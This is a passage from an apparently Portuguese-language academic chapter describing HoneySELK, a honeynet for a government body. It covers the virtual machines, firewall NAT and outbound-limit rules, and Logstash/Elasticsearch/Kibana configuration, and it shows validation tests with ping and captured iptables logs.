Tais possibilidades do *HoneySELK* constituem uma grande justificativa do presente trabalho, pois se considera a importância de ter um ambiente cibernético dentro de um Órgão Governamental para acompanhar a evolução dos diversos tipos de ataques, a fim de impedir intrusões maliciosas nos sistemas, garantindo, desta forma, o funcionamento dos serviços essenciais à população.

3.2. ARQUITETURA DO AMBIENTE HONEYSELK

Como requisito fundamental, o endereço do *HoneySELK* não consta em nenhum mecanismo de resolução de nomes públicos nem é divulgado na Internet. Assim, para alcançar esse endereço o atacante tem de fazer varredura na Internet, o que por si já indica uma atividade não convencional. Encontrado tal endereço, os serviços podem ser descobertos pelo atacante por mapeamento de portas. O tráfego capturado no ambiente é suspeito, pois resulta de atividade maliciosa de mapeamento de serviços e conteúdo

Em resposta a tal requisito, o desenvolvimento da arquitetura foi dividido em cinco fases distintas [Project 2002], [Spitzner 2002], [Viecco 2005], [Oliveira Jr et al. 2015] e [Oliveira Jr et al. 2016] detalhadas nos tópicos seguintes. Em breve resumo, a fase 1 volta-se à arquitetura proposta e ao modelo de solução; a fase 2 estabelece o controle de dados; a fase 3 trata dos assuntos para a captura de dados; a fase 4 trata da automatização dos alertas de monitoramento e a fase 5, aspectos da visualização dos ataques no ambiente. Assim, a solução é dividida em camadas para melhor analisar e aprender as técnicas utilizadas com os ataques direcionados a esse ambiente.

A arquitetura física *HoneySELK* emprega um hospedeiro (*host*), ligado a um roteador diretamente na Internet. Nesse hospedeiro existe uma solução de virtualização que consta com nove convidados (*guests*). A Figura 3.1 ilustra a estrutura do ambiente utilizado.




Figura 3.1: Arquitetura do ambiente HoneySELK.

3.2.1. Fase 1: Arquitetura Proposta

A arquitetura foi desenvolvida com o *Hypervisor Hyper-V*, uma solução que possibilita gerenciar infraestruturas virtuais [Carvalho 2012].

3.2.1.1. Estrutura Física

Toda a estrutura do projeto foi feita em apenas um único *host* (*Dell PowerEdge* R610). Como observação geral, recomenda-se a utilização de *hardware* dedicado para que os sistemas convidados executem corretamente, de maneira a não combinar ambientes diferentes em um mesmo contêiner. A Tabela 3.1 apresenta as características do *host* e plataforma de virtualização utilizada.

Tabela 3.1: Características do *host*.

Servidor *Dell PowerEdge* R610	**Configuração**
Hypervisor Hyper-V	Processador Intel *Xeon* X5560 2.8 GHz 16 núcleos com tecnologia Intel VT, 32 GB de memória RAM, 6 discos de 500 GB configurados com RAID 5 e 4 placas de rede 10/100/1000
	Plataforma *Windows Server 2012 R2 Data Center* com *Hypervisor Hyper-V*

O *host* foi configurado com RAID 5, para garantir desempenho e disponibilidade dos dados. Portanto, foram utilizados seis discos de 500 GB cada para realizar esta configuração. Isso permitiu utilizar o próprio servidor como *storage* para armazenar as máquinas virtuais.

O *Hypervisor Hyper-V* foi implementado para criar a estrutura lógica e de roteamento do *HoneySELK*. A configuração e gerência dos sistemas convidados no *Hyper-V* é feita através de uma máquina dedicada para esta finalidade. Todas as interfaces de redes virtuais são criadas no *Hyper-V* e divididas conforme suas funções para *firewall*, gerência, *honeynet* e acesso externo (Figura 3.2). As máquinas virtuais são configuradas de acordo com a Tabela 3.2.




Figura 3.2: Gerência do *Hyper-V*.

Tabela 3.2: Máquinas virtuais e suas configurações.

Máquinas Virtuais	**Configuração**
Firewall (Corsario)	Processador com 2 núcleos, 2 GB de RAM, 50 GB de HD e 3 interfaces virtuais de rede (*eth0, eth1 e eth2*)
	Versão *pfSense-2.3.2-RELEASE* baseado no S.O. *FreeBSD*
Honeywall (Pituba)	Processador com 2 núcleos, 4 GB de RAM, 200 GB de HD e 3 interfaces virtuais de rede (*eth0, eth1 e eth2*)
	Versão *Roo-1.4* baseado no S.O. *CentOS release* 5 (final) com os serviços *snort, iptables* e *swatch*
ELK (Barra)	Processador com 2 núcleos, 6 GB de RAM, 200 GB de HD e uma interface virtual de rede (*eth0*)
	S.O. *Linux Debian Jessie 8.4* com os serviços *Logstash-2.3.2-1, Elasticsearch-2.3.3 e Kibana-4.5.1*
Intruso (teste) (Inema)	Processador com 1 núcleo, 4 GB de RAM, 30 GB de HD e uma interface virtual de rede (*eth0*)
	S.O. *Kali Linux 2016.1* com ferramentas para testes de penetração e forense digital

Máquinas Virtuais	Configuração
Honeypot DNS (Ondina)	Processador com 1 núcleo, 512 MB de RAM, 8 GB de HD e uma interface virtual de rede (*eth0*)
	S.O. *Linux Debian Jessie 8.4* com os serviços *bind9 e OpenSSH-6.7-p1*
Honeypot NTP (Itapua)	Processador com 1 núcleo, 512 MB de RAM, 8 GB de HD e uma interface virtual de rede (*eth0*)
	S.O. *Linux Debian Jessie 8.4* com os serviços *ntpdate-4.2.6-p5+dfsg-7+deb8u1 e OpenSSH-6.7-p1*
Honeypot FTP (Brotas)	Processador com 1 núcleo, 512 MB de RAM, 8 GB de HD e uma interface virtual de rede (*eth0*)
	S.O. *Linux Debian Jessie 8.4* com os serviços *proftpd-1.3.5 e OpenSSH-6.7-p1*
Honeypot WEB (Imbui)	Processador com 1 núcleo, 512 MB de RAM, 8 GB de HD e uma interface virtual de rede (*eth0*)
	S.O. *Linux Debian Jessie 8.4* com os serviços *apache2.4.10, php5-6.20, mysql-server-5.5.49 e OpenSSH-6.7-p1*
Honeypot XP (Cabula)	Processador com 1 núcleo, 512 MB de RAM, 8 GB de HD e uma interface virtual de rede (*eth0*)
	S.O. *Windows XP SP3* com instalação padrão. Não foram instalados outros serviços

3.2.1.2. Estrutura Lógica

O ambiente foi projetado para ter três redes distintas (Figura 3.3): a Internet, considerada uma rede não confiável por ser o lugar de onde os ataques são originados; a rede *honeynet*, com endereço reservado (172.30.20.0/24), integrada por um conjunto de *honeypots* para serem comprometidos; e a rede de gerência (172.30.10.0/24), com o objetivo de ser o ponto de gerência do *honeywall*, *firewall* e da Pilha ELK.




Figura 3.3: Redes distintas configuradas no ambiente.

O *honeywall* [The Honeynet Project 2008] é configurado com três interfaces virtuais. A primeira interface virtual *eth0* comunica-se com o *firewall* (IP 172.30.20.1), a segunda interface virtual *eth1* é utilizada para se comunicar com a rede *honeynet*, e a terceira interface

eth2 (IP 172.30.10.2) é utilizada para gerência e coleta de dados do *honeywall*. As interfaces virtuais *eth0* e *eth1* estão configuradas como *bridge*, portanto não possuem endereço IP. O funcionamento deste dispositivo na camada 2 apresenta duas grandes vantagens: a primeira é que não há *hops* de roteamento nem decremento do *Time To Live* (TTL) no cabeçalho IP; a segunda é a dificuldade por parte dos atacantes em detectar o ambiente, já que não responde por requisições TCP/IP em tais interfaces.

O *firewall* é configurado com regras de direcionamento das portas para cada *honeypot* (Figura 3.4). Além disso, todo o *log* de entrada e saída deste dispositivo é enviado para o servidor ELK (IP:PORTA - 172.30.10.3:5140). Este servidor é responsável pela centralização, indexação, busca e visualização dos ataques em tempo real no ambiente *HoneySELK*.

Rules

	Interface	Protocol	Source Address	Source Ports	Dest. Address	Dest. Ports	NAT IP	NAT Ports
✓	WAN	TCP	*	*	WAN address	80 (HTTP)	Honeypot WEB	80 (HTTP)
✓	WAN	TCP	*	*	WAN address	443 (HTTPS)	Honeypot WEB	443 (HTTPS)
✓	WAN	TCP	*	*	WAN address	MySQL	Honeypot WEB	MySQL
✓	WAN	TCP	*	*	WAN address	22 (SSH)	Honeypot FTP	22 (SSH)
✓	WAN	TCP	*	*	WAN address	21 (FTP)	Honeypot FTP	21 (FTP)
✓	WAN	TCP/UDP	*	*	WAN address	53 (DNS)	Honeypot DNS	53 (DNS)
✓	WAN	UDP	*	*	WAN address	123 (NTP)	Honeypot NTP	123 (NTP)
✓	WAN	ICMP	*	*	WAN address	*	Honeypot NTP	*
✓	WAN	TCP	*	*	WAN address	23 (Telnet)	Honeypot XP	23 (Telnet)
✓	WAN	TCP	*	*	WAN address	MSRPC	Honeypot XP	MSRPC
✓	WAN	TCP	*	*	WAN address	139 (NetBIOS-SSN)	Honeypot XP	139 (NetBIOS-SSN)
✓	WAN	TCP	*	*	WAN address	445 (MS DS)	Honeypot XP	445 (MS DS)

Figura 3.4: Direcionamento de portas no *firewall*.

Todos os *honeypots* são implementados na rede *honeynet*, configurada como *host-only* (rede virtual privada) para fazer a comunicação entre os *honeypots* e a interface virtual *eth1* do *honeywall*. No *link* da rede externa, existe ainda uma máquina virtual configurada para fins de teste da configuração do ambiente.

A rede de gerência é considerada como confiável e é utilizada para coletar e analisar remotamente os dados. Esta rede ainda administra através das portas 22 (SSH) e 443 (HTTPS) o *firewall*, o *honeywall* e o ELK. A gerência cabe a um *host* dedicado e exclusivo para esta finalidade.

Todos os *honeypots* são configurados com a instalação padrão do *Linux Debian Jessie 8.4* e *Windows* XP SP3. O uso do XP se justifica por ser um sistema ainda em uso em diversos ambientes, sendo alvo constante de *malware*. Foram feitas instalações e configurações de serviços tais como DNS, FTP, NTP, MySQL, HTTP, HTTPS, MSRPC, NETBIOS-SSN, Microsoft-DS, TELNET e SSH (todos com suas portas padrão). Não se aplicou nenhum processo de *hardening* para manter os sistemas mais seguros.

3.2.2. Fase 2: Controle de Dados

Nesta fase, são implementadas as camadas de segurança para diminuir o impacto de falhas durante o controle do tráfego de dados. Este controle no ambiente *HoneySELK*, seja para dados recebidos ou enviados, tem como finalidade filtrar quais dados podem ir para qual destino. Este controle cabe ao *firewall* (elemento que tem a finalidade de filtrar pacotes e de separar as três redes: internet, gerência e *honeynet*) e pelo *iptables* configurado no *honeywall*.

WAN ADMIN HONEYNET

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description
✓	0/344 KiB	IPv4 TCP	*	*	Honeypot WEB	80 (HTTP)	*	none		NAT
✓	0/227 KiB	IPv4 TCP	*	*	Honeypot WEB	443 (HTTPS)	*	none		NAT
✓	0/30 KiB	IPv4 TCP	*	*	Honeypot WEB	MySQL	*	none		NAT
✓	4/64.92 MiB	IPv4 TCP	*	*	Honeypot FTP	22 (SSH)	*	none		NAT
✓	0/22 KiB	IPv4 TCP	*	*	Honeypot FTP	21 (FTP)	*	none		NAT
✓	0/5 KiB	IPv4 TCP/UDP	*	*	Honeypot DNS	53 (DNS)	*	none		NAT
✓	0/9 KiB	IPv4 UDP	*	*	Honeypot NTP	123 (NTP)	*	none		NAT
✓	0/0 B	IPv4 ICMP	*	*	Honeypot NTP	*	*	none		NAT
✓	1/34.99 MiB	IPv4 TCP	*	*	Honeypot XP	23 (Telnet)	*	none		NAT
✓	0/552 KiB	IPv4 TCP	*	*	Honeypot XP	MSRPC	*	none		NAT
✓	0/170 KiB	IPv4 TCP	*	*	Honeypot XP	139 (NetBIOS-SSN)	*	none		NAT
✓	0/3.67 MiB	IPv4 TCP	*	*	Honeypot XP	445 (MS DS)	*	none		NAT
✗	0/31.62 MiB	IPv4+6 *	*	*	*	*	*	none		Bloqueia tudo que não se enquadrar nas regras anter

Figura 3.5: Regras configuradas na interface WAN do *firewall*.

Foram definidas quatro regras básicas para controlar o fluxo do tráfego: a primeira - qualquer indivíduo poderá realizar uma conexão da Internet para a *honeynet*, pois isso permite que um atacante explore os *honeypots* (Figura 3.5); a segunda - o *firewall* controlará conexões feitas da rede *honeynet* com a Internet para evitar que os atacantes usem os *honeypots* comprometidos para acometer outros sistemas. Esta regra é replicada também no *iptables* do *honeywall*, para que haja uma redundância de controle de fluxo; a terceira - apenas os *honeypots* DNS e NTP poderão realizar conexões ilimitadas para fora do ambiente, uma vez que eles serão utilizados pelos outros *honeypots* para resolução de nomes e sincronismo de tempo; quarta - a rede *honeynet* e a rede gerência não poderão se comunicar (Figuras 3.6 e 3.7). Isso evita que os *honeypots* comprometidos modifiquem ou destruam os dados coletados.




Figura 3.6: Regras configuradas na interface ADMIN do *firewall*.




Figura 3.7: Regras configuradas na interface HONEYNET do *firewall*.

Além disso, um *script rc.firewall* (implementado no *iptables do honeywall*) é utilizado para prevenir ataques de dentro da rede *honeynet* para outros sistemas. O principal objetivo é limitar o número de conexões (TCP, UDP e ICMP) que podem ser feitas para fora da rede *honeynet* em uma escala de tempo configurada conforme a necessidade da análise. O *honeywall* oferece

cinco escalas de limites de conexões: segundos, minutos, hora, dia, semana, mês e ano. A Figura 3.8 apresenta os valores configurados para o ambiente *HoneySELK*.

```
# Define escalas para limites de conexões de saída
# [Argumento valido: second, minute, hour, day, week, month, year]
HwSCALE=hour

# Número de conexões TCP por (HwSCALE)
# [Argumento valido: inteiro]
HwTCPRATE=20

# Número de conexões UDP por (HwSCALE)
# [Argumento valido: inteiro]
HwUDPRATE=20

# Número de conexões ICMP por (HwSCALE)
# [Argumento valido: inteiro]
HwICMPRATE=30

# Outras conexões IP por (HwSCALE)
# [Argumento valido: inteiro]
HwOTHERRATE=20
```

Figura 3.8: Configuração dos limites de conexões de saída.

3.2.3. Fase 3: Captura de Dados

A captura de dados tem como finalidade coletar todas as atividades que ocorrem dentro da rede *honeynet*. Quanto maior o número de camadas (métodos de captura), maior a possibilidade de novos ataques serem detectados. O *honeywall* registra todas as conexões de entrada e saída em */var/log/messages* para indicar o início de um ataque.

Na arquitetura, o software detector de intrusões [SNORT 2016], está no *honeywall* e é configurado com regras atualizadas. Sua finalidade é capturar todo o tráfego da interface virtual *eth1* do *honeywall*, ou seja, todo o fluxo de entrada e saída da rede *honeynet*. Além disso, o *snort* também foi configurado para converter quaisquer informações ASCII encontradas no *payload* do pacote para o arquivo *snort.log*. Este procedimento é fundamental para analisar rapidamente as seções de texto simples, tais como as seções de FTP, TELNET ou qualquer outra em texto claro.

3.2.4. Fase 4: Alertas de Monitoramento

Esta fase tem como propósito automatizar o processo de alertas para notificar os administradores do ambiente através de *emails* sobre os possíveis ataques bem sucedidos nos

honeypots. Este processo é fundamental para Órgãos Governamentais que não podem ter equipes trabalhando 24/7.

Para esta finalidade utilizou-se a ferramenta *Swatch* (Figura 3.9) que foi configurada no *honeywall* para enviar os seguintes tipos de alertas por *email*: relatório diário com todos os eventos de rede do ambiente *HoneySELK* e alertas informando que *honeypots* comprometidos estão tentando realizar conexões de saída para outros sistemas.




Figura 3.9: Monitoramento de atividades no ambiente *HoneySELK*.

3.2.5. Fase 5: Visualização dos Ataques

A visualização dos ataques no ambiente *HoneySELK* tem como objetivo principal facilitar a interpretação de ataques para que se seja possível aplicar contramedidas eficientes. Além disso, o monitoramento em tempo real permite observar endereços IP de origem e destino, protocolo utilizado, porta, georreferenciamentos e fazer mapeamento dos ataques através de grafos.

Este processo é implementado no servidor ELK através de quatro ferramentas: *Logstash* (centralização dos dados), *Elasticsearch* (indexação e busca dos dados), *Kibana* (visualização dos dados) e *Graph* (relacionamento entre entidades) [Elastic 2016]. Assim, o ELK tem por finalidade realizar o armazenamento distribuído da estrutura completa dos dados do monitoramento em tempo real dos ataques, com dados de georreferenciamentos, estatísticas e grafos, indicando relacionamentos diversos, que auxiliam na identificação e *modus operandi* de atacantes.

O *Logstash* foi configurado com três seções distintas: *input* (*plugin* TCP e UDP) para receber os *logs* do *firewall* via *syslog* através da porta 5140; *filter* para fazer as transformações dos dados (*plugin Grok*); e *output* para enviar os *logs* do *Logstash* para o *Elasticsearch*. O *plugin Grok* utiliza expressões regulares para tratar os *logs* e fazer a transformação destes dados em

uma nova estrutura. A Figura 3.10 apresenta um pedaço do código com as configurações das seções de entrada, filtro e saída.

```
input {
   tcp {
     type => "syslog"
     port => 5140
   }
}

input {
   udp {
     type => "syslog"
     port => 5140
   }
}

filter {
    if [type] == "syslog" {
      if [host] =~ /172\.30\.10\.1/ {
         mutate { add_tag => ["PFSense", "Ready"] }
      }
    }
}
.......
.......
filter {
     if "PFSense" in [tags] {
       grok {
         add_tag => [ "firewall" ]
         match => [ "message", "<(?<evtid>.*)>(?<datetime>(?:Jan(?:uary)?|Feb(?:ruary)
            ?|Mar(?:ch)?|Apr(?:il)?|May|Jun(?:e)?|Jul(?:y)?|Aug(?:ust)?|Sep(?:tember)?|Oct(?:ober)
            ?|Nov(?:ember)?|Dec(?:ember)?)\s+(?:(?:0[1-9])|(?:[12][0-9])|(?:3[01])|[1-9])
            (?:2[0123]|[01]?[0-9]):(?:[0-5][0-9]):(?:[0-5][0-9])) (?<prog>.*?): (?<msg>.*)" ]
       }
       .......
       .......
     }
     .......
     .......
     geoip {
       add_tag => [ "GeoIP" ]
       source => "src_ip"
        database => "/etc/logstash/GeoLiteCity.dat"
     }
}

output {
   elasticsearch {
      hosts => ["localhost:9200"]
      index => "honeyselk%{+YYY.MM.dd}"
   }
   stdout { codec => rubydebug }
}
```

Figura 3.10: Configuração das seções de *input*, *filter* e *output*.

O *Elasticsearch* foi implementado para fazer a indexação e busca dos dados textuais recebidos do *Logstash*. O *Kibana* e *Graph* foram configurados como interface para realizar a visualização dos ataques e consultas analíticas avançadas. Para fazer o georreferenciamento dos ataques utilizou-se a base de dados *GeoLiteCity* [MAXMIND 2016].

3.3. VALIDAÇÃO DO AMBIENTE

Antes de se colocar o ambiente na Internet, foram realizados alguns procedimentos de validação da solução. Vários testes foram realizados com o intuito de verificar se o *HoneySELK* estava realmente se comportando conforme esperado, ou seja, restringindo acessos não desejados em caso de comprometimento e se reportava ataques ao ambiente. Desta forma, foi criada uma máquina virtual com o sistema operacional *Kali Linux* [Kali Linux 2016] (IP 172.30.20.100) na rede considerada externa ao ambiente para simular alguns ataques.

3.3.1. Validação 1: Controle de Dados

O primeiro teste foi realizado quanto ao requisito controle de dados do ambiente para verificar se o *honeywall* estava coletando todos os dados de entrada e saída. Portanto, foi feito um *ping* da máquina virtual *Kali Linux* (172.30.20.100) para o *Honeypot* DNS (172.30.20.13). Com base na configuração feita no conjunto de regras do *snort*, foi possível capturar os pacotes ICMP (Figura 3.11).




Figura 3.11: Captura do pacote ICMP.

Ainda neste teste, o *snort* mostrou algumas assinaturas relacionadas ao pacote ICMP que são de extrema importância para determinar o sistema operacional utilizado pelo intruso para realizar o ataque (Figura 3.12):

- TTL: observa-se que o campo TTL (IP utilizado pelo intruso) está configurado como 64. Com base nestas informações foi possível deduzir que este pacote foi enviado por um computador executando o *Linux*;

- Tamanho do datagrama: requisições de eco ICMP geradas através do utilitário *ping* terão 84 *bytes* de comprimento em sistemas operacionais UNIX e semelhantes ao UNIX;
- Conteúdo da carga útil: dados de uma requisição eco ICMP enviados através do utilitário *ping* em sistemas operacionais UNIX, ou semelhante ao UNIX serão compostos exclusivamente por números e símbolos.




Figura 3.12: Captura do pacote ICMP em formato binário.

3.3.2. Validação 2: Limite de Conexões de Saída

O segundo teste teve como propósito verificar se o *honeywall* estava coletando e limitando as conexões de saída para o protocolo ICMP. Para realizá-lo, foi executado um *ping* do *Honeypot* XP (IP 172.30.20.36) para a máquina virtual de teste *Linux Kali* (IP 172.30.20.100). Este procedimento simula que o *Honeypot* XP foi comprometido e que um atacante está tentando realizar conexões para fora do ambiente. Conforme esperado quando o limite de conexões de saída ICMP (*HwICMPRATE=30*) configurado no *honeywall* foi atingido, o *firewall* executou o bloqueio (DROP ICMP) das conexões de saída (Figura 3.13). Todas as conexões serão registradas pelo *iptables* no *honeywall* em */var/log/iptables*.

```
May 11 09:26:59 pituba kernel: OUTBOUND ICMP: IN=br0 OUT=br0 PHYSIN=eth1 PHYSOUT=eth0 SRC=172.30.20.36 DST=172.30.20.100 L
EN=60 TOS=0x00 PREC=0x00 TTL=128 ID=266 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=7424
May 11 09:27:00 pituba kernel: OUTBOUND ICMP: IN=br0 OUT=br0 PHYSIN=eth1 PHYSOUT=eth0 SRC=172.30.20.36 DST=172.30.20.100 L
EN=60 TOS=0x00 PREC=0x00 TTL=128 ID=268 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=7680
May 11 09:27:01 pituba kernel: OUTBOUND ICMP: IN=br0 OUT=br0 PHYSIN=eth1 PHYSOUT=eth0 SRC=172.30.20.36 DST=172.30.20.100 L
EN=60 TOS=0x00 PREC=0x00 TTL=128 ID=270 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=7936
May 11 09:27:02 pituba kernel: OUTBOUND ICMP: IN=br0 OUT=br0 PHYSIN=eth1 PHYSOUT=eth0 SRC=172.30.20.36 DST=172.30.20.100 L
EN=60 TOS=0x00 PREC=0x00 TTL=128 ID=272 PROTO=ICMP TYPE=8 CODE=0 ID=512 SEQ=8192
May 11 09:27:03 pituba kernel: OUTBOUND ICMP: IN=br0 OUT=br0 PHYSIN=eth1 PHYSOUT=eth0 SRC=172.30.20.36 DST=172.30.20.100 L
